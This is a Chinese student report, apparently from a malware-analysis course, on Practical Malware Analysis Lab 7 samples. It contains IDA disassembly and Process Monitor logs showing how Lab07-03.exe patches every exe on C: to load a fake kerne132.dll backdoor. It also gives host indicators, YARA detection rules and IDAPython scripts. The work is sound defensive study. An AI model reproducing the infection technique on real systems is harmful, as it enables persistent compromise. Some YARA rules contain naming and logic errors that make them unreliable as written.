.text:004010C5      push    0                    ; dwMaximumSizeHigh
.text:004010C7      push    4                    ; flProtect
.text:004010C9      push    0                    ; lpFileMappingAttributes
.text:004010CB      push    eax                    ; hFile
.text:004010CC      mov     [esp+04h+var_4], eax
.text:004010D0      call    ds:CreateFileMappingA
.text:004010D6      push    0                    ; dwNumberOfBytesToMap
.text:004010D8      push    0                    ; dwFileOffsetLow
.text:004010DA      push    0                    ; dwFileOffsetHigh
.text:004010DC      push    0F001Fh             ; dwDesiredAccess
.text:004010DE      push    eax                    ; hFileMappingObject
.text:004010E2      mov     [esp+30h+hObject], eax
.text:004010E6      call    ds:MapViewOfFile
.text:004010EC      mov     esi, eax
.text:004010EE      test    esi, esi

```

图 3.43: sub\_4010a0 函数

我们看到很多熟悉的函数: CreateFile, CreateFileMapping 和 MapViewOfFile, 这次是整个 C 盘都映射到内存里, 方便读写。

```

text:00401164      call     ds:IsBadReadPtr
text:0040116A      test     eax, eax
text:0040116C      jnz      short loc_4011D5
text:0040116E      push     offset Str2      ; "kernel32.dll"
text:00401173      push     ebx              ; Str1
text:00401174      call     ds:strcmp
text:0040117A      add      esp, 8
text:0040117D      test     eax, eax
text:0040117F      jnz      short loc_4011A7
text:00401181      mov      edi, ebx
text:00401183      or       ecx, 0FFFFFFFh
text:00401186      repne scasb
text:00401188      not      ecx
text:0040118A      mov      eax, ecx
text:0040118C      mov      esi, offset dword_403010
text:00401191      mov      edi, ebx
text:00401193      shr      ecx, 2
text:00401196      rep movsd
text:00401198      mov      ecx, eax
text:0040119A      and      ecx, 3
text:0040119D      rep movsb
text:0040119F      mov      esi, [esp+1Ch+var_C]
text:004011A3      mov      edi, [esp+1Ch+lpFileName]
text:004011A7      loc_4011A7:
text:004011A7      add      edi, 14h          ; CODE XREF: sub_4010A0+DF↑j
text:004011AA      jmp      short loc_4011A2

```

图 3.44: sub\_4010a0 函数 2

这部分函数我们之前没见过了，可以仔细看看：

- IsBadPtr：实际上这个函数调用多次出现，主要是为了验证一些中间变量指针是否有效
- strcmp：本次 strcmp 调用前压入了 kernel32.dll 和某个 ebx 即 char\* 类型的字符串，应该就是之前 sub\_4011E0 传入的，即检查某个文件是否是 kernel32.dll。
- repne scasb 和 movsd：这两个函数其中 repne scasb 用于字符串比较，而 movsd 用于两个内存位置之间传输双字数据。推断其应该是进行了某种比较后，再将某位置的内容写入。根据代码提示，我们查看 dword\_403010 处。

```

.data:00403010      dword_403010      dd 6E726568h          ; DATA XREF: sub_4010A0+EC↑o
.data:00403014      dword_403014      dd 32333165h          ; DATA XREF: _main+1A8↑r
.data:00403018      dword_403018      dd 6C6C642Eh          ; DATA XREF: _main+1B9↑r
.data:0040301C      dword_40301C      dd 0                  ; DATA XREF: _main+1C2↑r
.data:00403020      ; char Str2[]
.data:00403020      Str2              db 'kerne132.dll',0      ; DATA XREF: sub_4010A0+CE↑o
.data:0040302D      align 10h
.data:00403030      ; char a_exe[]
.data:00403030      a_exe            db '.exe',0          ; DATA XREF: sub_4011E0+1C1↑o
.data:00403035      align 4
.data:00403038      asc_403038        db '\*',0          ; DATA XREF: sub_4011E0+1D0↑o
.data:0040303B      align 4
.data:0040303C      a_                db '...',0          ; DATA XREF: sub_4011E0+82↑o
.data:0040303F      align 10h
.data:00403040      a_                db '...',0          ; DATA XREF: sub_4011E0+44↑o
.data:00403042      align 4

```

图 3.45: dword\_403010

我们看到 dword\_403010 处的字符串替换为正常字符，即 kernel32.dll。所以我们刚刚扫描了 C 盘找到所有的 exe 文件，然后将这些文件中的 kernel32.dll 与我们的混淆文件 kerne132.dll 替换。

### 3.3.4 实验总结

经过刚刚的所有静态和动态的分析，我们得出以下结论：

- Lab07-03.dll：是一个后门，它会将自己复制到 C:\Windows\System32 目录中，创建新文件名为 kerne132.dll。



- Lab07-03.exe: 它会递归地遍历整个 C 盘文件系统找到所有 exe 文件，然后将这些 exe 文件都把字符串 kernel32.dll 换成 kerne132.dll。即实现了所有可执行文件都会错误地去加载 kerne132.dll 即那个 Lab07-03.dll 文件而不会去加载正常的 kernel32.dll，导致 exe 程序异常。

### 3.3.5 实验运行

运行验证前，我们先打开 Process Monitor，接下来运行他们，注意.dll 和.exe 要在同一目录下：




图 3.46: 运行程序

我们使用的指令要将之前我们分析的字符串 WARNING\_THIS\_WILL\_DESTROY\_YOUR\_MACHINE 传入，才能运行。我们在程序运行结束后通过 Process Monitor 来查看：

Time	Process Name	PID	Operation	Path	Result	Detail
23:0...	Lab07-03.exe	256	Process Start		SUCCESS	Parent PID: 1...
23:0...	Lab07-03.exe	256	Thread Create		SUCCESS	Thread ID: 1048
23:0...	Lab07-03.exe	256	QueryNameIn...	C:\Documents and Settings\Admini...	SUCCESS	Name: \Docume...
23:0...	Lab07-03.exe	256	Load Image	C:\Documents and Settings\Admini...	SUCCESS	Image Base: 0...
23:0...	Lab07-03.exe	256	Load Image	C:\WINDOWS\system32\ntdll.dll	SUCCESS	Image Base: 0...
23:0...	Lab07-03.exe	256	QueryNameIn...	C:\Documents and Settings\Admini...	SUCCESS	Name: \Docume...
23:0...	Lab07-03.exe	256	CreateFile	C:\WINDOWS\Prefetch\LAB07-03.E...	NAME NOT FOUND	Desired Acces...
23:0...	Lab07-03.exe	256	RegOpenKey	HKEY_LOCAL_MACHINE\Software\Microsoft\Window...	NAME NOT FOUND	Desired Acces...
23:0...	Lab07-03.exe	256	CreateFile	C:\Documents and Settings\Admini...	SUCCESS	Desired Acces...
23:0...	Lab07-03.exe	256	FileSystemC...	C:\Documents and Settings\Admini...	SUCCESS	Control: FSCT...
23:0...	Lab07-03.exe	256	QueryOpen	C:\Documents and Settings\Admini...	NAME NOT FOUND	
23:0...	Lab07-03.exe	256	Load Image	C:\WINDOWS\system32\kernel32.dll	SUCCESS	Image Base: 0...
23:0...	Lab07-03.exe	256	RegOpenKey	HKEY_LOCAL_MACHINE\System\CurrentControlSet\...	SUCCESS	Desired Acces...
23:0...	Lab07-03.exe	256	RegQueryValue	HKEY_LOCAL_MACHINE\System\CurrentControlSet\...	SUCCESS	Type: REG_DWO...
23:0...	Lab07-03.exe	256	RegCloseKey	HKEY_LOCAL_MACHINE\System\CurrentControlSet\...	SUCCESS	
23:0...	Lab07-03.exe	256	ReadFile	C:\Documents and Settings\Admini...	SUCCESS	Offset: 8,192...
23:0...	Lab07-03.exe	256	Load Image	C:\WINDOWS\system32\msvcrt.dll	SUCCESS	Image Base: 0...
23:0...	Lab07-03.exe	256	RegOpenKey	HKEY_LOCAL_MACHINE\System\CurrentControlSet\...	SUCCESS	Desired Acces...
23:0...	Lab07-03.exe	256	RegQueryValue	HKEY_LOCAL_MACHINE\System\CurrentControlSet\...	SUCCESS	Type: REG_DWO...
23:0...	Lab07-03.exe	256	RegCloseKey	HKEY_LOCAL_MACHINE\System\CurrentControlSet\...	SUCCESS	
23:0...	Lab07-03.exe	256	RegOpenKey	HKEY_LOCAL_MACHINE\Software\Microsoft\Window...	NAME NOT FOUND	Desired Acces...
23:0...	Lab07-03.exe	256	RegOpenKey	HKEY_LOCAL_MACHINE\Software\Microsoft\Window...	NAME NOT FOUND	Desired Acces...
23:0...	Lab07-03.exe	256	ReadFile	C:\Documents and Settings\Admini...	SUCCESS	Offset: 4,096...
23:0...	Lab07-03.exe	256	ReadFile	C:\Documents and Settings\Admini...	SUCCESS	Offset: 12,288...
23:0...	Lab07-03.exe	256	CreateFile	C:\WINDOWS\system32\kernel32.dll	SUCCESS	Desired Acces...
23:0...	Lab07-03.exe	256	CreateFileX...	C:\WINDOWS\system32\kernel32.dll	SUCCESS	SyncType: Syn...
23:0...	Lab07-03.exe	256	QueryStand...	C:\WINDOWS\system32\kernel32.dll	SUCCESS	AllocationSiz...
23:0...	Lab07-03.exe	256	CreateFileX...	C:\WINDOWS\system32\kernel32.dll	SUCCESS	SyncType: Syn...
23:0...	Lab07-03.exe	256	CreateFile	C:\Documents and Settings\Admini...	SUCCESS	Desired Acces...

图 3.47: Process Monitor 检测

我们还能观察到病毒运行过程中调用了 Load Image 导入了 Lab07-03.dll 还有 ntdll.dll, kernel32.dll 还有 msvcrt.dll。




图 3.48: System32 目录下

我们看到，kernel32.dll 和 kerne132.dll 都还在目录下，因为我们分析 C 盘中的所有 exe 文件都进行了混淆，我们查看 kerne132.dll 的导出表：

Name	Address	Ordinal
ActivateActCtx	10005D87	1
AddAtomA	10005DA8	2
AddAtomW	10005DC3	3
AddConsoleAliasA	10005DB6	4
AddConsoleAliasW	10005E11	5
AddLocalAlternateComputerNameA	10005E4A	6
AddLocalAlternateComputerNameW	10005E91	7
AddRefActCtx	10005EB6	8
AddVectoredExceptionHandler	10005EF8	9
AllocConsole	10005F2A	10
AllocateUserPhysicalPages	10005F5A	11
AreFileApisANSI	10005F8D	12
AssignProcessToJobObject	10005FBF	13
AttachConsole	10005FEF	14
BackupRead	10006011	15
BackupSeek	10006030	16
BackupWrite	10006050	17
BaseCheckAppcompatCache	1000607D	18
BaseCleanupAppcompatCache	100060B8	19
BaseCleanupAppcompatCacheSupport	100060FC	20
BaseDumpAppcompatCache	1000613D	21
BaseFlushAppcompatCache	10006175	22
BaseInitAppcompatCache	100061AD	23
BaseInitAppcompatCacheSupport	100061EB	24
BaseProcessInitPostImport	1000622C	25
BaseQueryModuleData	10006263	26
BaseUpdateAppcompatCache	10006299	27
BasepCheckWinSxRestrictions	100062DA	28
Beep	10006307	29
BeginUpdateResourceA	1000632A	30
BeginUpdateResourceW	1000635D	31

图 3.49: kerne132.dll 的部分导出表

探索更多细节，我们再用 PEView 来查看导出表：

pFile	Data	Description	Value
000021E8	00005D87	Forwarded Name RVA	0001 ActivateActCtx -> Kernel32.ActivateActCtx
000021EC	00005DA8	Forwarded Name RVA	0002 AddAtomA -> Kernel32.AddAtomA
000021F0	00005DC3	Forwarded Name RVA	0003 AddAtomW -> Kernel32.AddAtomW
000021F4	00005DE6	Forwarded Name RVA	0004 AddConsoleAliasA -> Kernel32.AddConsoleAliasA
000021F8	00005E11	Forwarded Name RVA	0005 AddConsoleAliasW -> Kernel32.AddConsoleAliasW
000021FC	00005E4A	Forwarded Name RVA	0006 AddLocalAlternateComputerNameA -> Kernel32.AddLocalAlternateComputerNameA
00002200	00005E91	Forwarded Name RVA	0007 AddLocalAlternateComputerNameW -> Kernel32.AddLocalAlternateComputerNameW
00002204	00005EB6	Forwarded Name RVA	0008 AddRefActCtx -> Kernel32.AddRefActCtx
00002208	00005EF8	Forwarded Name RVA	0009 AddVectoredExceptionHandler -> Kernel32.AddVectoredExceptionHandler
0000220C	00005F2A	Forwarded Name RVA	000A AllocConsole -> Kernel32.AllocConsole
00002210	00005F5A	Forwarded Name RVA	000B AllocateUserPhysicalPages -> Kernel32.AllocateUserPhysicalPages
00002214	00005F8D	Forwarded Name RVA	000C AreFileApisANSI -> Kernel32.AreFileApisANSI
00002218	00005FBF	Forwarded Name RVA	000D AssignProcessToJobObject -> Kernel32.AssignProcessToJobObject
0000221C	00005FEF	Forwarded Name RVA	000E AttachConsole -> Kernel32.AttachConsole
00002220	00006011	Forwarded Name RVA	000F BackupRead -> Kernel32.BackupRead
00002224	00006030	Forwarded Name RVA	0010 BackupSeek -> Kernel32.BackupSeek
00002228	00006050	Forwarded Name RVA	0011 BackupWrite -> Kernel32.BackupWrite
0000222C	0000607D	Forwarded Name RVA	0012 BaseCheckAppcompatCache -> Kernel32.BaseCheckAppcompatCache
00002230	000060B8	Forwarded Name RVA	0013 BaseCleanupAppcompatCache -> Kernel32.BaseCleanupAppcompatCache
00002234	000060FC	Forwarded Name RVA	0014 BaseCleanupAppcompatCacheSupport -> Kernel32.BaseCleanupAppcompatCacheSupport
00002238	0000613D	Forwarded Name RVA	0015 BaseDumpAppcompatCache -> Kernel32.BaseDumpAppcompatCache
0000223C	00006175	Forwarded Name RVA	0016 BaseFlushAppcompatCache -> Kernel32.BaseFlushAppcompatCache
00002240	000061AD	Forwarded Name RVA	0017 BaseInitAppcompatCache -> Kernel32.BaseInitAppcompatCache
00002244	000061EB	Forwarded Name RVA	0018 BaseInitAppcompatCacheSupport -> Kernel32.BaseInitAppcompatCacheSupport
00002248	0000622C	Forwarded Name RVA	0019 BaseProcessInitPostImport -> Kernel32.BaseProcessInitPostImport
0000224C	00006263	Forwarded Name RVA	001A BaseQueryModuleData -> Kernel32.BaseQueryModuleData
00002250	00006299	Forwarded Name RVA	001B BaseUpdateAppcompatCache -> Kernel32.BaseUpdateAppcompatCache
00002254	000062DA	Forwarded Name RVA	001C BasepCheckWinSxRestrictions -> Kernel32.BasepCheckWinSxRestrictions
00002258	00006307	Forwarded Name RVA	001D Beep -> Kernel32.Beep

图 3.50: kerne132.dll 的部分导出表

发现所有的 kernel32.dll 的导出函数，是重定向的。换句话说其实病毒还是从 kernel32.dll 中导出函数，还是其实际功能的位置。所以有两个文件构成的恶意代码只实现了任何时刻 C 盘下的 exe 文件执行时，将会加载 kerne132.dll 中的 dllMain 函数，而实际上也是通过调用 kernel32 中的功能，功能没变所以程序其实是正常运行，只是有了 kerne132.dll 这个中间人。

### 3.3.6 实验问题解答

#### 1. 这个程序如何完成持久化驻留，来确保在计算机被重启后它能继续运行？

exe 自身并不进行持久后驻留，但通过修改系统上 C 盘中所有的 exe 文件，使得每一个 exe 运行的时候都加载该恶意代码的 dll，而系统在启动的时候是无法避免执行 exe 的，所以也就会达到维持他运行的效果。

#### 2. 这个恶意代码的两个明显的基于主机特征是什么？

使用了文件名为 kerne132.dll 的文件，并且使用了一个名为：SADFHUHF 的互斥量。

#### 3. 这个程序的目的是什么？该病毒是在植入一个难以删除的后门。这个后门 dll 代替了原本的 kernel32.dll，然后回连接一个远程的服务器端。接受命令来操作所有被感染的机器，包括 exec 的执行命令和 sleep 休眠。

#### 4. 一旦这个恶意代码被安装，你如何移除它？

如果是在主机，没有恢复快照这样的好办法，那就从微软官方下载官方的 kernel32.dll，然后将它命名成 kerne132.dll 替换恶意文件，之后再留一个 kernel32.dll 的文件备份放在同目录下以供之后的程序进行使用。或者可以人工修改受到感染的 kerne132.dll，删除其中的恶意代码，只保留正常功能。

## 3.4 Yara 规则编写

本次 Yara 规则的编写基于上述的病毒分析和实验问题，主要是基于静态分析的 Strings 字符串和 IDA 分析结果。我们进行简单的归纳：

- Lab07-01.exe:
  - MalService: 静态分析查看字符串发现的，即它为将自己安装为一个服务自启动，服务命名为 MalService。
  - HGL345: 互斥对象的句柄名字，保证任何时刻只有一个实例在运行。
  - <http://www.malwareanalysisbook.com>: 是程序试图访问该网站，并从中下载内容。
- Lab07-02.exe:
  - <http://www.malwareanalysisbook.com/ad.html>: 是程序是同访问该网页中的广告。
- Lab07-03.dll:
  - 127.26.152.13: 被感染的宿主机将会去连接的远程主机。
  - SADFHUHF: 创建的互斥量的名字，用于任何时刻是有一个实例运行。
  - exec 和 sleep: 所要被远程连接后执行的命令。

- Lab07-03.exe:

- kernel32.dll: 用来混淆 kernel32.dll, 然后将 Lab07-03.dll 伪装为它。
- C:\: 用于遍历搜索所有 C 盘下的 exe 文件系统的。
- Lab07-03.dll: 这是我们这个程序主要的文件组成, 在该 exe 文件中将会调用了这个 dll。
- WARNING\_THIS\_WILL\_DESTROY\_YOUR\_MACHINE: 这是警示字符, 我们在前面的分析中看到要调用 exe 文件时, 需的参数。

根据上述主要的字符串, 再结合之前我们分析过程中涉及到的一些重要导入函数, 我们编写出如下的 Yara 规则:

```
1 import "pe"
2 rule IsPE{
3     meta:
4         description = "检查文件是否为PE文件"
5     condition:
6         uint16(0) == 0x5A4D and // "MZ" 头
7         uint32(uint32(0x3C)) == 0x00004550 // "PE" 头
8     }
9
10 rule smallFileSize{
11     meta:
12         description = "检查文件是否大概率为exe文件"
13     condition:
14         filesize<500KB
15 }
16
17 rule mayBeMaleware{
18     meta:
19         description = "检查文件是否大概率为maleware文件"
20     strings:
21         $a = { E8 00 00 00 00 }
22         $b = "malware" nocase
23     condition:
24         $a at pe.entry_point or $b
25 }
26
27 rule Lab07_01{
28     meta:
29         description = "Lab07-01"
30     strings:
31         $a = "SystemTimeToFileTime"
32         $b = "CreateWaitableTimerA"
```

```
33     $c = "CreateMutexA"
34     $d = "StartServiceCtrlDispatcherA"
35     $e = "InternetOpenUrlA"
36     $f = "MalService" nocase
37     $g = "HGL345"
38     $h = "http://www.malwareanalysisbook.com"
39     $i = "Internet Explorer 8.0"
40     condition:
41         (6 of them) and (IsPE and smallFileSize) or (mayBeMaleware)
42 }
43
44 rule Lab07_02{
45     meta:
46         description = "Lab07-02"
47     strings:
48         $a = "http://www.malwareanalysisbook.com/ad.html"
49         $b = "OleUninitialize"
50         $c = "CoCreateInstance"
51         $d = "OleInitialize"
52         $e = "ole32.dll"
53         $f = "OLEAUT32.dll"
54         $g = "HGL345"
55     condition:
56         (4 of them) and (IsPE and smallFileSize) or (mayBeMaleware)
57 }
58
59 rule Lab07_03_dll{
60     meta:
61         description = "Lab07-03.dll"
62     strings:
63         $a = "127.26.152.13"
64         $b = "hello"
65         $c = "sleep"
66         $d = "exec"
67         $e = "OpenMutexA"
68         $f = "WS2_32.dll"
69         $g = "OpenMutexA"
70     condition:
71         (5 of them) and (IsPE and smallFileSize) or (mayBeMaleware)
72 }
73
74 rule Lab07_03_exe{
```

```
75 meta:
76     description = "Lab07-03.exe"
77 strings:
78     $a = "WARNING_THIS_WILL_DESTROY_YOUR_MACHINE"
79     $b = "C:\\Windows\\System32\\Kernel32.dll"
80     $c = "Kernel32."
81     $d = "C:\\windows\\system32\\kerne132.dll"
82     $e = "C:\\*"
83     $f = "kernel32.dll"
84     $g = "kerne132.dll"
85     $h = "CopyFileA"
86     $i = "FindFirstFileA"
87     $j = "FindNextFileA"
88     $k = "IsBadReadPtr"
89 condition:
90     (7 of them) and (IsPE and smallFileSize) or (maybeMaleware)
91 }
```

我们尝试进行测试：



图 3.51: 运行结果

我们看到结果已成功识别出样本，包括对文件 PE 格式的判定、EXE 文件判定、查看是否有相关 maleware 迹象，以及对相关的 lab 实验样本进行识别。

再编写 python 代码，对 C 盘进行扫描，扫描时间如图所示：

```
import json
import os
import time
begin_time=time.time()

os.chdir(r"C:\Users\王峥\Desktop\恶意代码\上机实验样本")

os.system(r" yara64.exe lab7.yar -r C:\\")

end_time=time.time()
print(end_time-begin_time)
```

图 3.52: 扫描代码

查看结果：

```
IsPE C:\\Windows\\WinSxS\\x86_netfx4-mscorlib_ni_b03f5f7f11d50a3a_4.0.15912.395_none_...
IsPE C:\\Windows\\WinSxS\\x86_netfx4-mscorlib_ni_b03f5f7f11d50a3a_4.0.15912.0_none_26...
210.4362018108368
```

图 3.53: 扫描结果

可以看到效率较高，该规则编写具有一定的合理性。

## 3.5 IDA Python

### 3.5.1 获取 dll 文件中的函数名

```
1 import idautils
2 for func in idautils.Functions():
3     dism_addr = list(idautils.FuncItems(func))
4     for line in dism_addr:
5         m = idc.GetMnem(line)
6         if m == 'call':
7             print '0x%x %s'%(line,idc.GetDisasm(line))
```

查看结果：

```
Python 2.7.2 (default, Jun 12 2011, 15:08:59) [MSC v.1500 32 bit (Intel)]
IDAPython v1.7.0 final (Serial 0) (c) The IDAPython Team <idapython@googlegroups.com>

0x10001015 call    __alloca_probe
0x10001059 call    ds:OpenMutexA
0x1000106e call    ds:CreateMutexA
0x1000107e call    ds:WSAStartup
0x10001092 call    ds:socket
0x100010af call    ds:inet_addr
0x100010bb call    ds:htons
0x100010ce call    ds:connect
0x10001101 call    ds:send
0x10001113 call    ds:shutdown
0x10001132 call    ds:recv
0x1000114b call    ebp ; strncmp
0x10001159 call    ds:Sleep
0x10001170 call    ebp ; strncmp
0x100011af call    ebx ; CreateProcessA
0x100011c5 call    ds:Sleep
0x100011d5 call    ds:CloseHandle
0x100011de call    ds:closesocket
0x100011e2 call    ds:WSACleanup
0x1000127d call    ds:malloc
0x100012a8 call    _inittern
0x100012d8 call    ecx
0x100012e5 call    ds:Free
0x1000132c call    eax ; dword_10026068
0x10001335 call    _CRT_INIT@12 ; _CRT_INIT(x,x,x)
0x10001345 call    _DllMain@12 ; DllMain(x,x,x)
0x10001359 call    _CRT_INIT@12 ; _CRT_INIT(x,x,x)
0x1000136a call    _CRT_INIT@12 ; _CRT_INIT(x,x,x)
0x10001388 call    eax ; dword_10026068
```

图 3.54: 在 Lab07-03.dll 中的运行结果

第一个调用通过库函数 `__alloca_probe`，来在空间中分配栈，紧随的是对 `OpenMutexA` 和 `CreateMutexA` 的函数调用，在这里是保证同一时间只有这个恶意代码的一个实例在运行。其他列出来的函数需要通过一个远程 `socket` 来建立连接，并且要传输和接收数据，这个函数以对 `Sleep` 和 `CreateProcessA` 的调用结束在这一点上，不知道什么数据被发送或接收了，或者哪个进程被创建了，但是可以猜测这个 DLL 在做什么，编写的脚本对于我们初步分析代码很有帮助。

### 3.5.2 寻找特定字符串

目的是搜索在当前函数内包含特定文本（比如我们的网址，ip 地址）的地址，并打印这些地址。这有助于我们在一些病毒，我们以 Lab07-03.dll 文件为例子，我们查找关键的 ip 地址来验证这一功能：

```

1 import idutils
2 import idc
3
4 # 设置代码段的起始和结束地址
5 start_addr = idc.SegStart(idc.here()) # 当前地址所在段的起始地址
6 end_addr = idc.SegEnd(idc.here()) # 当前地址所在段的结束地址
7
8 # 初始化当前地址为段的起始地址
9 cur_addr = start_addr
10
11 # 保证当前地址小于段的结束地址
12 while cur_addr < end_addr:
13     # 在当前地址下方查找包含文本 "127.26.152.13" 的地址
14     cur_addr = idc.FindText(cur_addr, idc.SEARCH_DOWN, 0, 0, "127.26.152.13") #
15     # FindText 适用于 IDA 6.6
16     # 如果没有找到文本, 则 cur_addr 会被设置为 BADADDR
17     if cur_addr == idc.BADADDR:
18         break # 找不到时退出循环
19     else:
20         # 打印包含 "127.26.152.13" 文本的地址
21         print("Found address: 0x%x" % cur_addr)
22
23     # 移动到下一个指令的地址以继续搜索
24     cur_addr = idc.NextHead(cur_addr)

```

```

Found address: 0x100010a3
Found address: 0x10026028

```

图 3.55: 查找结果输出

```

.text:1000109D      jz     loc_100011E2
.text:100010A3      push  offset cp          ; "127.26.152.13"
.text:100010A8      mov     [esp+120Ch+name.sa_family], 2
.text:100010AF      call    ds:inet_addr

loc_100011E2:
offset cp          ; "127.26.152.13"
[esp+120Ch+name.sa_family], 2
ds:inet_addr

.data:10026026
.data:10026028 ; char cp[] |
.data:1002602B
.data:10026036

align 4
db  '127.26.152.13',0 ; DATA XREF: DllMain(x,x,x)+937o
align 4

```

图 3.56: 根据地址进行验证

## 4 实验结论及心得体会

### 4.1 实验结论

实验用了静态和动态的分析方法, 以深入理解恶意软件的运行原理和行为。Lab 7-1 中的恶意代码是一个自启动服务, 用于持久化驻留, 并可能用于 DDoS 攻击。Lab 7-2 中的恶意代码是一个后门程



序，可以接收远程指令执行不同的操作。Lab 7-3 中的恶意代码是一个文件感染程序，可以感染可执行文件，以便在执行时引用恶意的 DLL，实现恶意控制和持久驻留。

## 4.2 心得体会

最后一个实验的时候真的很难，一开始打开文件进入 main 函数代码实在是太多了，流程图也很复杂，看得我眼花缭乱的，必须得沉下心来仔细分析，很多知识也是我们在别的课上学习得到的，比如这次涉及到的网络问题，套接字等等，有了一定的基础知识，分析起来没有很吃力，这也提醒我恶意代码的分析不是仅仅局限在这本课上的内容，更要对我们整个计算机体系的知识很熟悉，包括计算机的体系结构，网络传输等等。但这次实验也帮我积累了很多宝贵的经验，比如在代码极多、极复杂的时候，我们可以尝试看交叉引用图，逐个分析相关函数的功能，再进行推测，还有很多收获，就不一一说明了，很希望能在这门课上学习到更多有用的知识！